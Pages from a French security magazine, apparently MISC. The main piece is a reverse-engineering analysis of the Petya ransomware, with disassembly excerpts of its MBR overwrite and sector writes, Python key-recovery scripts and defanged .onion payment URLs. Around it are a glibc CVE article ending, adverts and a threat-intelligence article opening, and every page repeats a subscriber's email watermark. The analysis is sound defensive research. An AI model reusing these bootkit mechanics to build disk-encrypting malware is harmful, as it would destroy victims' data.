De plus, un article très intéressant **[CLOUDFLARE]** nous apprend qu'il n'est pas nécessaire d'être en connexion directe avec le serveur DNS malvaillant. En effet, cette possible attaque peut traverser le cache DNS de certains serveurs. Il prend l'exemple de l'utilisation de **dnsmasq**, présent notamment sous Ubuntu, qui ne nous protège en rien d'une attaque plus évoluée que le simple PoC de Google.

## Conclusion

Je dois l'avouer, en commençant cette étude, je ne m'attendais pas à explorer un code si peu structuré au sein de la bibliothèque la plus utilisée en développement natif sous linux. Le débogage ne fut pas aisé, même s'il existe de nombreuses sources d'informations, car, pour de sombres raisons, la **glibc** ne peut se compiler sans optimisation, ce qui rend la tâche d'autant plus difficile. Je ne serai donc pas surpris que de nombreux CVE fleurissent sur la **glibc** dans les prochains mois, ou tout du moins voir des chercheurs en sécurité se concentrer sur cette dernière. ■

## Références

**[GOOGLE] Article de présentation :** https://security.googleblog.com/2016/02/cve-2015-7547-glibc-getaddrinfo-stack.html

**[GITHUB_POC] Repo du Proof of Concept :** https://github.com/fjserna/CVE-2015-7547

**[BORTZMEYER] Blog DNS over TCP sur le blog de Stéphane Bortzmeyer :** http://www.bortzmeyer.org/dns-over-tcp.html

**[CLOUDFLARE] Article décrivant les possibilités d'exploit :** https://blog.cloudflare.com/a-tale-of-a-dns-exploit-cve-2015-7547/

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

www . hsc-formation . fr

# SANS Institute

## La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

**FORMATIONS INTRUSION**
**Cours SANS Institute**
**Certifications GIAC**

**SEC 504**
Techniques de hacking, exploitation de failles et gestion des incidents

**SEC 542**
Tests d'intrusion des applications web et hacking éthique

**SEC 560**
Tests d'intrusion et hacking éthique

**SEC 642**
Tests d'intrusion avancés des applications web et hacking éthique

**SEC 660**
Tests d'intrusion avancés, exploitation de failles et hacking éthique

**SEC 511**
Supervision sécurité et détection d'intrusion

**Dates et plan disponibles**
**Renseignements et inscriptions**
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)


# PLEASED TO MEET YOU, MY NAME IS PETYA !

Damien SCHAEFFER

Cyber Security Analyst – m@lwa.re

**mots-clés :** *MALWARE / MBR / BIOS / CRYPTO / BOOTKIT / REVERSE ENGINEERING / RANSOMWARE*

*Les ransomwares : ces logiciels malveillants prenant en otage vos données personnelles contre remise d'une rançon nous rendent immédiatement la vie pénible si l'on a le malheur de se faire avoir. Très actif depuis le début de l'année, le cas étudié ci-après a la particularité de se loger juste après le BIOS, empêchant alors même le système de démarrer après avoir chiffré le disque.*

## Introduction

Le principe de la rançon, déjà utilisé depuis des siècles est depuis l'informatisation de la société aussi mis en pratique dans le monde numérique. Ce ne sont plus des personnes qui sont prises en otage, mais des données rendues inaccessibles par l'utilisation d'un logiciel frauduleux jusqu'au paiement, généralement en Bitcoin.

Ce début d'année a déjà été prolifique pour ce type de logiciels. Appréciés par les pirates notamment dus à leurs principes de fonctionnement assez simple, et au retour sur investissement rapide qui les rendent très rentables. Dans la digne lignée des *CryptoWall*, *CryptoLocker*, *TeslaCrypt*, ou encore *Locky* pour n'en citer que quelques-uns, Petya se distingue par un côté rétro de par son interface en *ASCII art,* mais surtout par son habilité à agir comme un bootkit en se répliquant dans le *Master Boot Record* (MBR) ou dans la *GUID Partition Table* (GPT) suivant le type d'installation, empêchant alors le système de démarrer après avoir préalablement chiffré son contenu.

L'article va se composer de deux parties principales : la première traite de l'exécution du malware jusqu'à son implantation dans le secteur de démarrage, et la seconde du chiffrement du disque jusqu'à son éradication.

## 1 Userland

Une fois n'est pas coutume mon *sample* comporte un nom à consonance allemande **Bewerbungsmappe-gepackt.exe** (md5 :af2379cc4d607a45ac44d62135fb7015), pouvant se traduire par dossier de candidature compressé. Compressé, car il arbore comme icône celle d'une archive auto extractible de type *SFX*. Cela pourrait servir à cibler un service de ressources humaines d'une entreprise, ou n'importe quel particulier étant un peu trop curieux au vu d'un CV.

Dès son lancement, le malware contrôle s'il dispose des droits administrateurs requis pour l'accès au disque physique. Dans le cas contraire, rien ne se passe, car toutes ses opérations vont se faire à un niveau bas du système, ce qui est l'on peut dire un de ses points faibles ou plus généralement le revers de la médaille d'un bootkit. Pour disposer de tels privilèges, Petya va tout simplement les demander à l'utilisateur via l'élément **trustInfo** du manifeste de l'exécutable.

```
01 : <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
02 :     <security>
03 :         <requestedPrivileges>
04 :             <requestedExecutionLevel
05 :              level="requireAdministrator"
06 :              uiAccess="false"/>
07 :         </requestedPrivileges>
08 :     </security>
09 : </trustInfo>
```

Le *payload* du malware est une *dll* obfusquée par un *cryptor*, pouvant usurper une archive auto extractible comme un PDF dans cet exemple, ou de n'importe quel programme suivant le *packer* utilisé. Son fonctionnement est tout ce qu'il y a de plus standard à savoir dissimuler la charge utile aux antivirus en modifiant le hash d'origine, et en ajoutant des mécanismes rendant plus difficile le reverse engineering ou l'analyse automatisée au sein d'une sandbox. De ce fait et en raison des nombreuses variations existantes, je ne vais pas traiter la déobfuscation et passer directement à l'analyse du *payload, stage 1*.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

Petya cherche à gagner un accès bas niveau au disque physique. Pour ce faire, plusieurs étapes seront nécessaires. Premièrement, comme pour presque n'importe quelle opération sous Windows, un handle est requis et devra être passé aux API de contrôle du disque. Il s'obtient en appelant **kernel32_CreateFileA** avec comme cible la racine du disque logique, **\\.\C:** dans notre cas. Cela retournera un handle qui sera donné à la fonction système permettant d'envoyer des commandes à un driver spécifique, **kernel32_DeviceIoControl**.

Pour passer du disque logique au physique, cette API sera appelée avec **IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS**. Ce paramètre récupère l'emplacement physique d'un volume sur un ou plusieurs disques à savoir **\\.\PhysicalDrive0**. Une fois cet emplacement trouvé, l'argument **IOCTL_DISK_GET_PARTITION_INFO_EX** renvoie des informations étendues sur le type, la taille, et la nature d'une partition (MBR ou GPT). Précisons encore que l'échantillon étudié se concentre sur le cas d'une infection du MBR, néanmoins le fonctionnement de la variante GPT est similaire.

À ce stade, le malware connaît tout ce dont il a besoin pour accéder et altérer le contenu du disque physique à sa guise. Il commence par copier l'intégralité du MBR d'origine pour être en mesure de le restaurer une fois la rançon payée. Cette zone se trouve dans les 512 premiers bytes d'un disque, dans le secteur **0**. Dès la copie faite, il l'obfusque simplement avec un *XOR '7'*.

```
xor_mbr:
xor     [esp+eax+0C48h+mbr], '7'
inc     eax
cmp     eax, ebp            ; ebp=512
jb      short xor_mbr
```

*Figure 1 : XOR '7' appliqué au MBR.*

Le registre **eax** sert ici de compteur : incrémenté à chaque itération, la boucle se répète tant que sa valeur est strictement inférieure à **ebp**, dont la taille est celle d'un secteur de disque (512). Petya remplace ensuite le MBR par un *bootloader* qui lui permettra de charger la version bootkit du malware, aussi appelée *stage 2.*

Il génère en outre la clé de chiffrement symétrique du disque qui sera chiffrée asymétriquement en faisant appel aux courbes elliptiques via les librairies **cryptsp.dll** et **rsaenh.dll**. Cet identifiant unique permettra à l'attaquant de connaître la clé générée sur l'ordinateur de la victime.

Cette dernière sera encodée en *base58* pour faciliter son envoi. Cet algorithme a notamment comme avantage de n'inclure que des caractères alphanumériques, en omettant certains caractères pouvant porter à confusion comme le zéro '0' et le o majuscule 'O', ou comme le L minuscule 'l' et le i majuscule 'I'. Ceci est à préférer lors d'une entrée manuelle de texte, comme ici où la victime devra envoyer cet identifiant à l'attaquant.

Voici ce que donne la clé une fois chiffrée et encodée :

```
d0P2KsMyxbdqwWi8oU8mBcE2Pbd71hxqVDDLkfqNvJWEffA9g498oVAPpjcGLMc9HN
4j6rYwVLKYfae9jai5M8b8R3
```

Illustré sur la figure ci-dessous, le malware va écrire sur le secteur 54 à 56 les informations suivantes :

- secteur 54 : la clé pour le chiffrement du disque et son identifiant, ainsi que les URLs du site de paiement ;
- secteur 55 : secteur entièrement rempli avec le caractère '7', cela servira pour la validation de la clé ;
- secteur 56 : le MBR d'origine préalablement *XOR '7'*.

```
push    edi
push    54
lea     edx, [esp+0C50h+key_url_id]
lea     ecx, [esp+0C50h+physical_drive_0]
call    write_memory
pop     ecx
pop     ecx
test    eax, eax
jz      short fail

push    edi
push    55
lea     edx, [esp+0C50h+sector_7]
lea     ecx, [esp+0C50h+physical_drive_0]
call    write_memory
pop     ecx
pop     ecx
test    eax, eax
jz      short fail

push    edi
push    56
lea     edx, [esp+0C50h+mbr]
lea     ecx, [esp+0C50h+physical_drive_0]
call    write_memory
pop     ecx
pop     ecx
test    eax, eax
jz      fail
```

*Figure 2 : Écriture du malware parmi les premiers secteurs du disque.*

Avec maintenant Petya profondément intégré sur le disque dans la zone d'amorçage et les secteurs suivants, le malware va provoquer un redémarrage du système via l'appel à **SeShutdownPrivilege**. L'ordinateur va alors juste s'éteindre brusquement comme lors d'un *blue screen* ou d'une coupure de courant.

Dans l'état actuel du système, il est encore possible de se remettre de l'infection, car les données utilisateur ne sont pas encore chiffrées à la fin du *stage 1*. Il est en outre possible de récupérer la clé de chiffrement symétrique présente dans le MBR en faisant une copie des premiers secteurs du disque jusqu'au secteur 57 compris pour avoir l'intégralité de l'injection.

Cela peut se faire en démarrant sur un support de donnée externe ou en copiant les données après avoir monté le disque dur depuis autre machine. Le script

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

python ci-dessous permet ensuite de déobfusquer la clé présente sur le disque.

```
01 : #!/usr/bin/env python3
02 : import sys
03 :
04 : with open(sys.argv[1], 'rb') as f:
05 :     plain = ''
06 :     offset = 54*512+1
07 :     f.seek(offset)
08 :     cipher = f.read(0x20)
09 :     for i in range(0, len(cipher)-1, 2):
10 :         plain += chr(cipher[i+1]>>1)
11 :
12 :     print(plain)
```

Ce qui affichera une fois exécuté :

```
$ ./petya_decoder.py mbr.bin
fxBdrvLeKo6aacQR
```

Il est aussi encore possible de remplacer le malware par le MBR d'origine, en réappliquant le même mécanisme de *XOR* en sens inverse.

Malheureusement si l'on ne fait rien comme cela arriverait sûrement lors d'une véritable infection, le redémarrage automatique en cas de défaillance du système étant activé par défaut, la machine va alors redémarrer normalement et exécuter le *stage 2* du malware juste après le BIOS.

## 2 MBR

Le *master boot record* est le nom du premier secteur du disque de 512 bytes. Il contient entre autres la table des partitions ainsi qu'une routine d'amorçage exécutée après le BIOS dont le but est de démarrer le système d'exploitation sur la partition active, il se termine par la *magic value* **0x55AA**.

À la fin de du BIOS, le flux d'exécution va lancer le *bootloader* du malware depuis le secteur **0** du disque contenant le MBR. Ce secteur d'amorçage modifié au préalable lors du *stage 1* va s'occuper de charger en mémoire le malware depuis les secteurs du disque physique.

La figure 3 illustre l'exécution du contenu du MBR à l'offset **0x7C00**, qui est la première adresse appelée par le BIOS pour lancer la séquence d'amorçage. Ce bout de code relativement compact qui utilise une architecture 16 bits charge les secteurs désignés en mémoire, et les exécutera par la suite. On retrouve dans **eax** les 32 secteurs à charger, dans **ebx** le secteur de départ 34, et dans **cx** la première adresse mémoire du code ainsi chargé.

Une fois le code du malware chargé en mémoire depuis le disque, Petya affiche intelligemment lors du premier redémarrage un faux utilitaire de réparation de disque **chkdsk** qui va en réalité chiffrer l'intégralité de la *Master File Table*, ou MFT avec la clé générée et stockée lors du *stage 1*.


*Figure 3 : Charge les secteurs en mémoire depuis le disque.*





*Figure 4 : Faux check disk très bien réalisé, chiffrant la MFT avec l'algorithme « salsa ».*

Cette table de fichiers est un élément principal d'une partition NTFS, il s'agit du premier fichier présent sur celle-ci, et il contient la liste de tous les fichiers stockés sur le disque. En temps normal, l'apparition d'un **chkdsk** après une défaillance du système peut légitimement arriver, ce qui démontre la subtilité du malware.

Dès l'opération terminée, l'ordinateur redémarre une deuxième fois pour afficher un *nag screen* en *ASCII art* comme montré en figure 5.

Après avoir pressé une touche du clavier, une autre page s'affiche détaillant la situation et nous demandant d'acheter un code pour déverrouiller notre ordinateur.

Intéressons-nous maintenant à la partie de vérification de cette clé. Une fois cette dernière entrée par l'utilisateur, l'algorithme s'assure que sa longueur soit bien de 16 caractères, et qu'ils soient tous compris dans le *charset [a-zA-Z0-9]*. Si ce n'est pas le cas, elle est directement rejetée. Dans le cas où cela concorde, la clé entrée est

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)


*Figure 5 : Tête de mort affichée par le malware une fois le chiffrement terminé.*

étendue de 16 à 32 caractères via l'algorithme reproduit ci-dessous.

```
01 : #!/usr/bin/env python3
02 : import sys
03 :
04 : cipher = ''
05 : for c in sys.argv[1]:
06 :     cipher += hex(ord(c)+0x7A)[2:]
07 :     cipher += hex(ord(c)<<1)[2:]
08 :
09 : print('0x'+cipher.upper())
```

Résultat de l'exécution du script python :

```
$ ./petya_encoder.py fxBdrvLeKo6aacQR
0xE0CCF2F0BC84DEC8ECE4F0ECC698DFCAC596E9DEB06CDBC2DBC2DDC6CBA2CCA4
```

Cette nouvelle clé est dérivée par le même algorithme relativement simple que lors du *stage 1* du malware. Cela servira à prouver qu'elle est effectivement correcte. Pour cela, le secteur 55 du disque sera déchiffré avec cette clé. Si comme originellement le secteur se retrouve rempli uniquement de '7' comme écrit lors de la première partie du malware, cela signifie que cette dernière est bel et bien valide.

La routine illustrée sur la figure 6 montre qu'un message d'erreur s'affiche et redemande d'entrer une clé valide tant qu'une n'est pas reconnue comme telle. Si elle s'avère correcte, la boucle se termine et laisse place au déchiffrement du disque.

Il ne faut néanmoins pas essayer de modifier une condition ou le flux d'exécution du programme en biaisant un paramètre pour terminer cette boucle, car dans ce cas le déchiffrement s'effectuera avec une mauvaise clé et rendra par la suite les données du disque inutilisables au lieu de les déchiffrer correctement.





*Figure 6 : Boucle d'entrée et de vérification de la clé de déchiffrement.*





*Figure 7 : Instructions de paiement et déchiffrement en cours du disque.*

Dès l'opération de déchiffrement terminée, le malware nous ne nous affiche qu'une phrase écrite en rouge sur fond gris nous demandant de redémarrer notre machine. Suite à cela, l'ordinateur redémarre effectivement normalement avec le MBR d'origine et la MFT restaurée.

## 3 Quid du support ?

Il est encore intéressant de jeter un œil à la plateforme permettant à l'attaquant de recevoir de l'argent et d'envoyer la clé en retour à l'utilisateur victime de Petya. En suivant les instructions illustrées par la figure 7, nous avons la possibilité de nous rendre sur une des URLs suivantes :

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)




- http://petya37h5tbhyvki[.]onion/a6UWjQ ;
- http://petya5koahtsf7sv[.]onion/a6UWjQ.

Pour cette analyse, la première URL a été utilisée. En y accédant via Tor, apparaît un site web au design propre, et aux faux airs de communisme en prenant par exemple la faucille et le marteau comme logo, et **petya ransomware** en écriture rouge et caractères cyrilliques. Il en est de loin très professionnel, avec support multilingue et accès par captcha pour éviter les accès automatisés.

En page d'accueil prend place un compte à rebours, à la fin duquel le montant à payer se verra doubler. En dessous de celui-ci se trouve une section blog, avec des publications de sociétés antivirus comme *trendmicro* ou *gdata* censées accroître la peur et la crédibilité du malware.

La section *payment* du site comporte 4 étapes pour mener à bien une transaction en Bitcoins.

- ***Step1 : Enter your personal identifier*** ;
- ***Step2 : Purchase Bitcoins*** ;
- ***Step3 : Do a Bitcoin transaction*** ;
- ***Step4 : Wait for confirmation***.

Vient ensuite un onglet ***FAQ***, censé expliquer ce que Petya vient de faire à votre système et en quoi il est dangereux et robuste, mais est en réalité rempli de fausses informations comme les algorithmes de chiffrement prétendument *RSA 4096* et *AES 256*, ainsi que la publication de vos données sur le *darknet* si le paiement n'est pas effectué. Évidemment, cette propagande est entièrement fausse et n'a que pour but de mettre la pression et inciter à céder au chantage.

La dernière section du site n'est de loin pas la moins intéressante : le support ! Ce dernier faisant partie intégral du *business model* des *ransomwares*. En effet, sans celui-ci les utilisateurs n'arriveraient pas à contacter l'attaquant en cas de soucis. En sachant que les victimes obtiennent une clé fonctionnelle après leur paiement, de nouveaux utilisateurs leur emboîteront le pas. Mais dans le cas contraire, les futurs acheteurs ne paieront pas sachant que l'opération pourrait ne pas fonctionner. C'est pour cela que le support est primordial dans ce type d'opération.





*Figure 8 : Demande de support relatif au paiement de la rançon.*

J'ai donc voulu tenter l'expérience en prétendant avoir payé la veille et n'ayant toujours pas reçu ma clé. Et voilà qu'un peu plus de 1h30 plus tard une réponse me parvient, en me démontrant preuve à l'appui que mon argent n'est pas arrivé sur l'adresse *Bitcoin* du pirate. Ce délai plus que raisonnable peut même être qualifié de court comparé à bon nombre de services clients.

## Conclusion

Ce malware possède un design atypique, complexe, et sophistiqué. Le code démontre en outre l'expérience et l'habileté de son auteur. Cela amène aussi une certaine nouveauté sur le segment des *ransomwares*, avec un déploiement en plusieurs étapes d'abord dans l'espace utilisateur, puis dans le MBR tel un bootkit. À noter que l'utilisation du *secure boot* ou la désactivation du redémarrage automatique en cas de défaillance du système peut permettre de se prévenir du chiffrement du disque.

L'architecture de bas niveau impose quelques limitations, notamment la taille réduite à disposition et l'impossibilité d'utiliser des API, ce qui complique entre autres l'utilisation de la cryptographie. C'est une des raisons pour lesquelles la génération de clés se fait lors de la première étape du malware dans l'espace utilisateur. Cela est néanmoins très intéressant et inhabituel à étudier, comme notamment l'emploi *d'interrupts* comme interface avec le système, les librairies étant indisponibles.

Malgré tout ce professionnalisme et le design élaboré du malware, Petya tend à avoir manqué sa cible. Ce genre de bootkit pouvant être insérés discrètement au plus profond du système relève plus des APT (*Advanced Persistent Threat*) que des *ransomwares*. En effet, ces derniers en *userland* font potentiellement plus de dégâts, en pouvant aussi chiffrer des périphériques externes ou réseaux par exemple. Ils requièrent en outre des droits élevés pour pouvoir s'injecter dans le secteur de démarrage, en comparaison des *ransomwares* standards.

Notons encore l'arrivée de Mischa, une version mise à jour corrigeant quelques lacunes de Petya, notamment en terme de cryptographie, et propose une solution alternative de chiffrement des données utilisateur en *userland* en cas d'exécution par un utilisateur disposant de droits limités.

Finalement, relevons encore les clins d'œil à l'univers de James Bond, plus particulièrement à l'opus GoldenEye, avec entre autres Petya, *Janus* en bas de page sur le site de paiement, ou encore le *XOR '7'*, du MBR. ■

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

PROFESSIONNELS DES TICE, COLLECTIVITÉS, ÉCOLES D'INGÉNIEURS, UNIVERSITÉS, R & D, ENSEIGNANTS, ...

# PROFESSIONNELS !

## DÉCOUVREZ NOS OFFRES D'ABONNEMENTS ...

## ...EN VOUS CONNECTANT À L'ESPACE DÉDIÉ AUX PROFESSIONNELS SUR :

# www.ed-diamond.com

## PDF COLLECTIFS PRO

Prix TTC en Euros / France Métropolitaine

| OFFRE | ABONNEMENT | | | 1 - 5 lecteurs Réf | 1 - 5 lecteurs Tarif TTC | 6 - 10 lecteurs Réf | 6 - 10 lecteurs Tarif TTC | 11 - 25 lecteurs Réf | 11 - 25 lecteurs Tarif TTC |
|---|---|---|---|---|---|---|---|---|---|
| PROMC2 | 6n° MISC | | | ☐ PRO MC2/5 | 168,- | ☐ PRO MC2/10 | 336,- | ☐ PRO MC2/25 | 672,- |
| PROMC+2 | 6n° MISC | + | 2n° HS | ☐ PRO MC+2/5 | 216,- | ☐ PRO MC+2/10 | 432,- | ☐ PRO MC+2/25 | 864,- |

**PROFESSIONNELS :**
**N'HÉSITEZ PAS À NOUS CONTACTER POUR UN DEVIS PERSONNALISÉ PAR E-MAIL :**
**abopro@ed-diamond.com**
**OU PAR TÉLÉPHONE :**
**03 67 10 00 20**

## ACCÈS COLLECTIFS BASE DOCUMENTAIRE PRO

Prix TTC en Euros / France Métropolitaine

| OFFRE | ABONNEMENT | 1 - 5 connexion(s) Réf | 1 - 5 connexion(s) Tarif TTC | 6 - 10 connexions Réf | 6 - 10 connexions Tarif TTC | 11 - 25 connexions Réf | 11 - 25 connexions Tarif TTC |
|---|---|---|---|---|---|---|---|
| PROMC+3 | MISC + HS | ☐ PRO MC+3/5 | 177,- | ☐ PRO MC+3/10 | 354,- | ☐ PRO MC+3/25 | 708,- |
| PROH+3 | GLMF + HS + LP + HS + MISC + HS + OS | ☐ PRO H+3/5 | 447,- | ☐ PRO H+3/10 | 894,- | ☐ PRO H+3/25 | 1788,- |

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France HS = Hors-Série LP = Linux Pratique OS = Open Silicium

**SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !**

| Voici mes coordonnées postales : | |
|---|---|
| Société : | |
| Nom : | |
| Prénom : | |
| Adresse : | |
| | |
| Code Postal : | |
| Ville : | |
| Pays : | |
| Téléphone : | |
| E-mail : | |

☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.
☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.


Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

**Vos remarques :**

.....

.....

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)



# QUAND LA THREAT INTELLIGENCE RENCONTRE LE DFIR – 2ÈME PARTIE

Thomas CHOPITEA (@tomchop_) & Ronan MOUCHOUX (@yenos)

**mots-clés : *RÉPONSE AUX INCIDENTS / PYRAMID OF PAIN / BOUCLE OODA / APT / MALWARE***

*Dans la première partie de cet article (MISC n°85) nous avons présenté la Threat Intelligence, ses concepts, ses outils. Dans cette seconde et dernière partie, nous passons à la pratique. Nous allons voir comment la Threat Intelligence opérationnelle peut aider et comment elle s'insère dans les activités de réponse aux incidents et d'investigation numérique (DFIR).*

## 1 Et le DFIR dans tout ça ?

Les plus intello-sceptiques d'entre vous doivent être en train de se dire : « c'est bien beau, toutes ces notions, mais concrètement, comment je m'en sers pour améliorer ma réponse aux incidents ? ». Ce qui suit est un florilège d'exemples qui répondent très précisément à cette question, en s'aidant assez souvent de quelques modèles : la « Pyramid of Pain », le modèle F3EAD, ou encore la boucle OODA.

### 1.1 Le process IR classique

Cela ne fait jamais de mal de se rafraîchir les idées. Le processus de réponse aux incidents de sécurité informatique le plus connu est celui de la US Navy (encore ces militaires !), décrit en détail dans leur document « Computer Incident Response Guidebook ». C'est ce même modèle qui sera repris par l'institut SANS ou le NIST quelques années plus tard. Si ces reprises possèdent quelques différences sémantiques avec l'original, l'idée transmise est globalement la même.

Le processus se décline invariablement en 6 phases : *Preparation*, *Identification* (ou *Detection*), *Containment*, *Eradication*, *Recovery*, *Lessons-Learned* (ou *Followup*). La phase *Preparation* arrive avant tout incident. Une fois l'incident déclaré, on rentre dans la phase d'identification → *containment* → éradication, jusqu'à ce que la menace soit neutralisée. Une fois ces étapes franchies, on passe à l'étape *Recovery*, à la fin de laquelle l'incident en tant que tel est fini. La dernière étape est *Lessons Learned*.


*Figure 1 : Les phases du processus DFIR.*

- *Preparation* : Vous aurez du mal à répondre à un incident si vous n'y êtes pas préparés : disposer des bons systèmes de sécurité aux bons points de votre réseau, disposer de documents qui décrivent les procédures à suivre en cas d'incident, les bons interlocuteurs (ce n'est probablement pas vous même qui irez débrancher les mainframes à l'autre bout du monde et surtout pas sans l'accord de la bonne personne côté métier, qu'il faudra bien entendu trouver), les outils (essayez d'acheter une licence IDA Pro en « urgence », on en reparlera).
- *Identification* : l'identification consiste à avoir une vision cohérente de l'incident. S'agit-il réellement d'un incident et si oui, de quelle nature ? Quels sont les systèmes affectés ? Des renseignements tactiques, qui comprennent les marques laissées par l'adversaire en fonction de ses actions, jouent ici un rôle capital.
- *Containment* : En gros, éviter que l'incident ne se propage. Cette étape est bien illustrée dans le cas des incidents liés à une infection de malware - on veut éviter que le malware se propage et endiguer l'infection du réseau. Il en va de même pour une compromission, une panne de réseau liée à un déni de service, etc.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

- *Eradication* : Il s'agit de supprimer la cause de l'incident : supprimer le malware de tous les postes sur lesquels il est présent, patcher/changer les identifiants à l'origine l'intrusion, etc.
- *Recovery* : le système ou réseau retrouve son fonctionnement nominal tel qu'il l'était avant la déclaration de l'incident. Par exemple, c'est ici qu'on reconstruira les fichiers détruits par un ransomware.

Le renseignement sur un adversaire intervient à toutes ces étapes. Le renseignement opérationnel sera très important lors de l'étape de préparation, où savoir si un attaquant va lancer une attaque permet de prendre d'éventuelles mesures préventives exceptionnelles. Le renseignement tactique va intervenir sur la quasi-totalité des phases - connaître les méthodes d'un attaquant et les traces qu'il laisse sur les systèmes permet de mieux identifier une compromission et d'apporter des solutions plus adaptées.

Illustrons tout ça grâce à un exemple très simple - le DDoS. Connaître son adversaire et ses motivations est extrêmement intéressant : Anonymous, par exemple, a tendance à rallier des troupes publiquement avant toute attaque - ce qui est une excellente source de renseignement opérationnel ! On sait tout de suite quand ils vont frapper et avec quels outils (ce qui facilite le blocage d'une éventuelle attaque). Le fait qu'ils ne changent pas souvent de tactique permet de réutiliser les mêmes mécanismes de défense.

